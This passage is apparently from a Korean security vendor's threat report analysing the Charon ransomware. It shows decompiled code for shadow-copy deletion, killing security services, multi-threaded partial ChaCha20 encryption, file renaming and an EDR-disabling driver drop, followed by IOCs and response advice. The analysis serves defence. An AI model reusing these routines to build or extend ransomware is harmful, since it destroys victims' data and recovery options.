+ 방해 행위로는 보안 관련 서비스를 중지하고, 보안 관련 서비스를 포함한 활성 프로세스를 종료하며, 이를 통해 바이러스 백신 및 엔드포인트 보호 소프트웨어가 비활성화되어 탐지 또는 암호화 중단 가능성이 줄어들게 됨.
+ 이후 파일 복구에 사용될 수 있는 시스템의 모든 볼륨 섀도우 복사본[8] 및 백업을 체계적으로 삭제하고, 복구 작업을 더욱 어렵게 하기 위해 휴지통의 내용도 비워 최근에 삭제된 파일을 쉽게 복구할 수 없도록 함.



```
CoInitialize(0);
CoInitializeSecurity(0, -1, 0, 0, 6u, 2u, 0, 0, 0);// initialize COM security with RPC_C_AUTHN_LEVEL_CONNECT (6) and RPC_C_IMP_LEVEL_IMPERSONATE (2)
result = CreateVssBackupComponents(&v4);      // create VSS backup component interface
if ( (_DWORD)result != -2147024891 )
{
  v10 = *(void (__fastcall **)(__int64, _QWORD))(*(_QWORD *)v4 + 40LL);
  v10(v4, 0);                                 // initialize VSS for backup ops
  v11 = *(void (__fastcall **)(__int64, __int64))(*(_QWORD *)v4 + 280LL);
  v11(v4, 0xFFFFFFFFLL);                      // set context to 0xFFFFFFFF to get all shadow copies
  v12 = *(void (__fastcall **)(__int64, __int64, __int64, __int64, int))(*(_QWORD *)v4 + 48LL);
  LOBYTE(dwAuthnLevel) = 0;
  LOBYTE(v1) = 1;
  LOBYTE(v2) = 1;
  v12(v4, v2, v1, 1, dwAuthnLevel);           // setup backup state
  sub_140005400(v5);
  v14 = *(unsigned int (__fastcall **)(__int64, _BYTE *, __int64, __int64, __int64))(*(_QWORD *)v4 + 344LL);
  v13 = sub_1400054A0(v5);
  qmemcpy(v17, qword_1400046F0, sizeof(v17));
  qmemcpy(v18, v17, sizeof(v18));
  qmemcpy(v19, v18, sizeof(v19));
  if ( v14(v4, v19, 1, 3, v13) != 1 )         // query for existing shadow copies
  {
    v9 = &v23;
    while ( 1 )                               // deletion loop
    {
      v8 = sub_140005490(v5);
      v15 = *(void (__fastcall **)(__int64, __int64, _BYTE *, int *))(*(_QWORD *)v8 + 24LL);
      v15(v8, 1, v22, &v6);                   // get properties for each shadow copy found
      if ( !v6 )
        break;
      sub_1400054D0(v9);
      v7 = 0;
      qmemcpy(v20, qword_1400046F0, sizeof(v20));
      v16 = *(void (__fastcall **)(__int64, _BYTE *, __int64, _QWORD, int *, _BYTE *))(*(_QWORD *)v4 + 312LL);
      qmemcpy(v21, v9, sizeof(v21));
      v16(v4, v21, 3, 0, &v7, v20);           // delete the shadow copy
    }
```

[COM 인터페이스를 통한 볼륨 섀도우 복사본 삭제 기능]

+ 이러한 작업이 완료되면 시스템에서 사용 가능한 프로세서 코어 수를 계산하고 파일 암호화 전용 스레드를 여러 개 생성함.
+ 멀티 스레딩을 활용하여 암호화 속도 및 효율성을 극대화하여 감염된 호스트 전체에서 대량의 데이터를 빠르게 암호화 가능.



```
}
StopSecurityServices();
TerminateSecurityProcesses();
DeleteShadowCopies();
SHEmptyRecycleBinA(0, 0, 7u);
GetSystemInfo(&SystemInfo);
dwNumberOfProcessors = SystemInfo.dwNumberOfProcessors;
v25 = 4 * SystemInfo.dwNumberOfProcessors;
nCount = 4 * SystemInfo.dwNumberOfProcessors / 2;
```

[8] **볼륨 섀도우 복사본(Volume Shadow Copy, 시스템 복구 지점)**: 특정한 시각의 파일, 폴더의 복사본이나 볼륨의 스냅샷을 저장해두고 복원할 수 있는 기능

```
sub_140017910(&unk_14001BAA0, 24 * SystemInfo.dwNumberOfProcessors);
sub_140017910(&unk_14001BAF0, 3 * nCount);
lpHandles = (HANDLE *)sub_140017890(8LL * nCount);
v24 = (HANDLE *)sub_140017890(8LL * nCount);
if ( lpHandles && v24 )
{
  sub_1400177E0(lpHandles, 0, 8LL * nCount);
  sub_1400177E0(v24, 0, 8LL * nCount);
  for ( i = 0; i < nCount; ++i )
  {
    Thread = CreateThread(0, 0, EncryptionThreadProc, (LPVOID)1, 0, 0);
    lpHandles[i] = Thread;
    v2 = CreateThread(0, 0, EncryptionThreadProc, 0, 0, 0);
    v24[i] = v2;
  }
```

[암호화 전 수행하는 기능 순서]

+ 암호화 루틴이 진행되는 동안, 아래와 같은 확장자와 이름을 가진 파일은 암호화하지 않도록 함.

  - .exe
  - .dll
  - .Charon
  - How To Restore Your Files.txt

```
        if ( (FindFileData.dwFileAttributes & 0x10) == 0
          && lstrcmpW(FindFileData.cFileName, L"How To Restore Your Files.txt") )
        {
          for ( j = lstrlenW(FindFileData.cFileName) - 1; ; --j )
          {
            if ( j < 0 )
              goto LABEL_20;
            if ( FindFileData.cFileName[j] == 46 )
              break;
          }
          if ( lstrcmpiW(&FindFileData.cFileName[j], L".exe")
            && lstrcmpiW(&FindFileData.cFileName[j], L".dll")
            && lstrcmpiW(&FindFileData.cFileName[j], L".Charon") )
          {
LABEL_20:
            while ( !(unsigned int)sub_140017AA0(&unk_14001BAA0, lpString1, 0) )
            {
              v10 = 0;
              while ( 1 )
              {
                v12 = sub_1400179B0(&unk_14001BAA0, 0, &v10);
                if ( !v12 )
                  break;
                EncryptFile(v12);
                sub_1400178E0(v12);
              }
            }
```

[암호화 제외 파일 및 파일 확장자]

+ 이후 파일을 암호화하고, ".Charon" 확장자를 추가한 다음 암호화된 파일에 감염되었다는 표시인 "hCharon is enter to the urworld!"라는 문자열을 추가함.

```
lpFileName = a1;
v73[0] = 9;
memset(&v73[1], 0, 0x1Fu);
v29 = 1;
v71 = 0x6E6F7261684368LL;                   // // infection marker 'hCharon is enter to the urworld!'
qmemcpy(v72, "is enter to the urworld!", sizeof(v72));
SetFileAttributesW(a1, 0x80u);
v1 = lstrlenW(lpFileName);
v2 = (WCHAR *)sub_140017890(2LL * (v1 + 8));
lpString1 = v2;
if ( v2 )
{
  lstrcpyW(lpString1, lpFileName);
  lstrcatW(lpString1, L".Charon");
  LODWORD(v2) = MoveFileExW(lpFileName, lpString1, 9u);
  if ( (_DWORD)v2 )
```

[.Charon 확장자 추가 및 암호화 파일에 감염 마커 추가]

```
8F 7E FD 6B D5 17 AA 15 42 10 72 85 EF 44 31 BD   .~ýkO.ª.B.r■ïD1½
D2 AE E7 39 BC D4 F5 60 53 97 D0 C4 62 1D 16 A4   Ò®ç9¼Ôõ`S■ÐÄb..¤
9F 39 5C 23 6D D2 3C DF 2A DF D1 B8 30 57 81 89   ■9\#mÒ<ß*ßÑ¸0W.■
26 64 55 5C 87 85 62 FA 1A 9B FE 4E B2 DB DD ED   &dU\■■bú.■þN²ÛÝí
15 F9 24 ED 97 49 A2 C9 4A 35 BC 22 A1 E5 88 A7   .ù$í■I¢ÉJ5¼"¡å■§
07 36 02 2F F3 71 49 C8 1A 3B 08 7F A9 0F EB EC   .6./óqIÈ.;..©.ëì
84 41 05 F5 A3 57 FC A3 87 58 44 72 A3 F4 7F D5   ■A.õ£Wü£■XDr£ô.Õ
B5 F5 35 D3 E0 3B 2D F6 7A 60 9A A6 54 7B FE 9F   µõ5Óà;-öz`■¦T{þ■
07 EF F3 48 86 C9 0D 6E 44 8A 0E EE BB F7 76 00   .ïóH■É.nD■.î»÷v.
00 00 00 68 43 68 61 72 6F 6E 00 69 73 20 65 6E   ...hCharon.is en
74 65 72 20 74 6F 20 74 68 65 20 75 72 77 6F 72   ter to the urwor
6C 64 21                                          ld!
```

[암호화된 파일 끝에 추가된 "hCharon is enter to the urworld!" 문자열]


+ 암호화 루틴은 Curve25519 타원 곡선 암호와 ChaCha20 스트림 암호를 결합한 하이브리드 암호화 방식을 사용.
+ 먼저 Windows 암호화 함수를 사용하여 32 바이트의 무작위 개인 키를 생성한 후, Curve25519 사양에 따라 적절한 형식으로 변환.
+ 이 개인 키는 공개 키를 생성하는 데 사용되며, 공개 키는 바이너리에 내장된 하드코딩된 공개 키와 결합되어 타원 곡선 암호화를 통해 공유 비밀을 생성.
+ 이 공유 비밀은 사용자 지정 해시 함수를 통해 처리되어 실제 파일 암호화를 위한 ChaCha20 암호를 초기화하는 256 비트 키를 생성.
+ 암호화된 각 파일은 피해자의 공개 키와 암호화 메타데이터가 포함된 72 바이트 푸터를 수신하며, 이를 통해 개인 키를 사용하여 파일 복호화가 가능.

+ Charon 은 속도와 균형을 맞추기 위해 아래와 같이 파일 크기별로 부분 암호화 접근 방식을 사용.
  - 64KB 이하 파일: 완전 암호화
  - 64KB - 5MB 파일: 시작(0%), 중간(50%), 끝(75%)의 3 개 청크를 암호화
  - 5MB - 20MB 파일: 균등하게 분산된 5 개의 청크(각각 파일 크기의 1/5)를 암호화
  - 20MB 이상 파일: 0%, 12.5%, 25%, 50%, 75%, 87.5% 및 끝 부분의 7 개 청크를 암호화

```
else
{
  v68[0] = 0;
  v68[1] = FileSize.QuadPart / 8;
  v68[2] = FileSize.QuadPart / 4;
  v68[3] = FileSize.QuadPart / 2;
  v68[4] = 3 * FileSize.QuadPart / 4;
  v68[5] = 7 * FileSize.QuadPart / 8;
  v68[6] = FileSize.QuadPart - 0x100000;
  for ( k = 0; k < 7; ++k )
  {
    if ( (__int64)v68[k] >= 0 && v68[k] < FileSize.QuadPart - 0x100000 )
    {
      liDistanceToMove = (LARGE_INTEGER)v68[k];
      SetFilePointerEx(hFile, liDistanceToMove, 0, 0);
      ReadFile(hFile, lpBuffer, 0x100000u, &NumberOfBytesRead, 0);
      ChaCha20_Encrypt(0, (unsigned int)v77, (_DWORD)lpBuffer, (_DWORD)lpBuffer, NumberOfBytesRead);// encrypt file data
      SetFilePointerEx(hFile, liDistanceToMove, 0, 0);
      WriteFile(hFile, lpBuffer, NumberOfBytesRead, &NumberOfBytesWritten, 0);
    }
  }
}
sub_1400177E0(v77, 0, 4300);
liDistanceToMove.QuadPart = 0;
SetFilePointerEx(hFile, 0, 0, 2u);
WriteFile(hFile, Buffer, 0x48u, &NumberOfBytesWritten, 0);// append 72-byte key footer
sub_1400178E0(lpBuffer);
```

[부분 파일 암호화 로직]

+ 마지막으로 모든 드라이브, 네트워크 및 디렉터리에 "How To Restore Your Files.txt "라는 랜섬노트가 생성됨.



[Charon 랜섬노트]

+ Charon 은 핵심 암호화 기능 외에도 내트워크 공유 기능의 "NetShareEnum" 및 WNetEnumResource"를 통해 인프라 전반에서 접근 가능한 네트워크 공유를 검색 후 암호화를 진행.
+ 매핑된 드라이브와 UNC[9] 경로를 모두 처리하지만, 탐지를 피하기 위해 열거 과정에서 ADMIN$ 공유는 생략함.
+ 추가로, Charon 의 바이너리에는 EDR 방어를 우회하기 위해 EDR 솔루션을 비활성화하도록 설계된 패키지가 포함되어 있음.
+ Charon 은 이 드라이버를 "%SystemRoot%₩System32₩Drivers₩WWC.sys"로 드랍하고, WWC 서비스로 등록하는데, 이 EDR 우회 구성 요소는 데이터 섹션에 존재하지만, 휴면 상태로 남아 실행 중에 호출되지 않음.
+ 이는 해당 기능이 아직 개발 중이며, 향후 버전에 적용될 가능성을 보여줌.

```
v0 = OpenSCManagerW(0, 0, 0xF003Fu);
hSCManager = v0;
if ( v0 )
{
  hSCObject = CreateServiceW(
                v0,
                L"WWC",
                L"WWC",
                0xF01FFu,
                1u,
                3u,
                1u,
                L"\\??\\C:\\Windows\\System32\\Drivers\\WWC.sys",
                0,
                0,
                0,
                0,
                0);
  if ( hSCObject )
  {
    DropDriverFile();
    CloseServiceHandle(hSCObject);
  }
  LODWORD(v0) = CloseServiceHandle(hSCManager);
}
return (int)v0;
```

[9] **UNC(Universal Naming Convention)**: 로컬 네트워크에서 파일, 폴더, 프린터와 같은 리소스의 위치를 지정하는 표준 방식

```
int DropDriverFile()
{
  WCHAR *v0; // rax
  DWORD NumberOfBytesWritten; // [rsp+40h] [rbp-28h] BYREF
  LPWSTR lpString1; // [rsp+48h] [rbp-20h]
  HANDLE hFile; // [rsp+50h] [rbp-18h]

  v0 = (WCHAR *)sub_140017890(0x10000);
  lpString1 = v0;
  if ( v0 )
  {
    lstrcpyW(lpString1, L"\\\\?\\C:\\Windows\\System32\\Drivers\\WWC.sys");
    hFile = CreateFileW(lpString1, 0x40000000u, 0, 0, 2u, 0x8000000u, 0);
    LODWORD(v0) = sub_1400178E0(lpString1);
    if ( hFile != (HANDLE)-1LL )
    {
      WriteFile(hFile, &unk_140018260, 0x36E0u, &NumberOfBytesWritten, 0);
      LODWORD(v0) = CloseHandle(hFile);
    }
  }
  return (int)v0;
}
```

[데이터 섹션에 내장된 EDR 회피 기능]

1.2.4 침해 지표 (Indicators of Compromise)

Indicator type	Indicator
FileHash-SHA1	92750eb5990cdcda768c7cb7b654ab54651c058a
	a1c6090674f3778ea207b14b1b55be487ce1a2ab
	21b233c0100948d3829740bd2d2d05dc35159ccb

1.2.5 대응 가이드

- 위 IOC 상에 발견된 정보에 대하여 업무 영향도 평가 후 설정 가능한 보안 솔루션을 통해 탐지 및 차단 설정
- 신뢰할 수 없는 링크 클릭 주의
- 단말 상에서 사용되는 안티 바이러스 프로그램을 최신버전으로 유지
- 사용되는 어플리케이션 또는 운영체제에 대하여 최신 패치를 반영

1.2.6 참고 자료

- https://www.trendmicro.com/ko_kr/research/25/h/new-ransomware-charon.html

2 관련 용어

- **제로데이 취약점 공격 (Zero-day Attack):** 특정 소프트웨어의 아직 공표되지 않은, 혹은 공표되었지만 아직 패치되지 않은 보안 취약점을 이용한 해킹공격
- **대체 데이터 스트림 (Alternate Data Stream):** 윈도우 NTFS 기능으로, 파일에 추가 데이터를 숨겨서 저장하는 기능
- **경로 조작(Path Traversal):** 공격자가 웹 애플리케이션의 취약점을 이용하여 서버의 허용되지 않은 디렉토리나 파일에 접근하는 공격 기법
- **C2 (C&C 서버):** 악성코드(봇넷 등)을 제어하기 위해 사용되는 명령 제어 서버
- **스피어 피싱 (Spear Phishing):** 특정 기관이나 특정인을 표적으로 삼아 악성메일을 발송하고, 컴퓨터를 감염시켜 정보 등을 탈취하는 '표적형 악성 메일' 공격
- **샌드박스(Sandbox):** 어떠한 프로그램/코드를 실행할 때 격리된 공간(샌드박스)을 제공하고 그곳이 아닌 다른 곳으로 벗어나 허용되지 않은 작업을 하지 못하도록 방지하는 기술
- **리버스 쉘 (Reverse Shell):** 클라이언트가 서버를 열고, 서버에서 클라이언트 방향으로 접속하는 형태
- **랜섬웨어(Ransomware)**: 컴퓨터 상의 파일을 악의적으로 암호화하고 복호화를 빌미로 금전적인 이득을 취하기 위하여 작성된 악성 프로그램
- **랜섬노트(Ransom Note)**: 랜섬웨어를 유포한 공격자가 감염된 사용자에게 금전을 요구하기 위해 전달하는 일종의 안내문
- **DLL Side-Loading 공격**: 악성코드의 Anti-Virus 탐지를 우회하기 위한 기법으로, Windows OS 의 DLL loading 메커니즘을 악용하여 정상 DLL 이 아닌 악성 DLL 을 로드하도록 하는 악성 페이로드 실행 공격
- **볼륨 섀도우 복사본(Volume Shadow Copy, 시스템 복구 지점)**: 특정한 시각의 파일, 폴더의 복사본이나 볼륨의 스냅샷을 저장해두고 복원할 수 있는 기능
- **UNC(Universal Naming Convention)**: 로컬 네트워크에서 파일, 폴더, 프린터와 같은 리소스의 위치를 지정하는 표준 방식

End of Document

SECUI (주)시큐아이

서울특별시 종로구 종로 51 3~6F (종로2가, 종로타워)
tel 02 3783 6600 **fax** 02 3783 6499 www.secui.com

대표전화 **080-331-6600**
기술지원/침해대응센터 **02-3783-6500**
보안관제센터 **02-3782-4030**
평일 : 오전 8시 ~ 오후 5시 (토, 일, 공휴일 제외)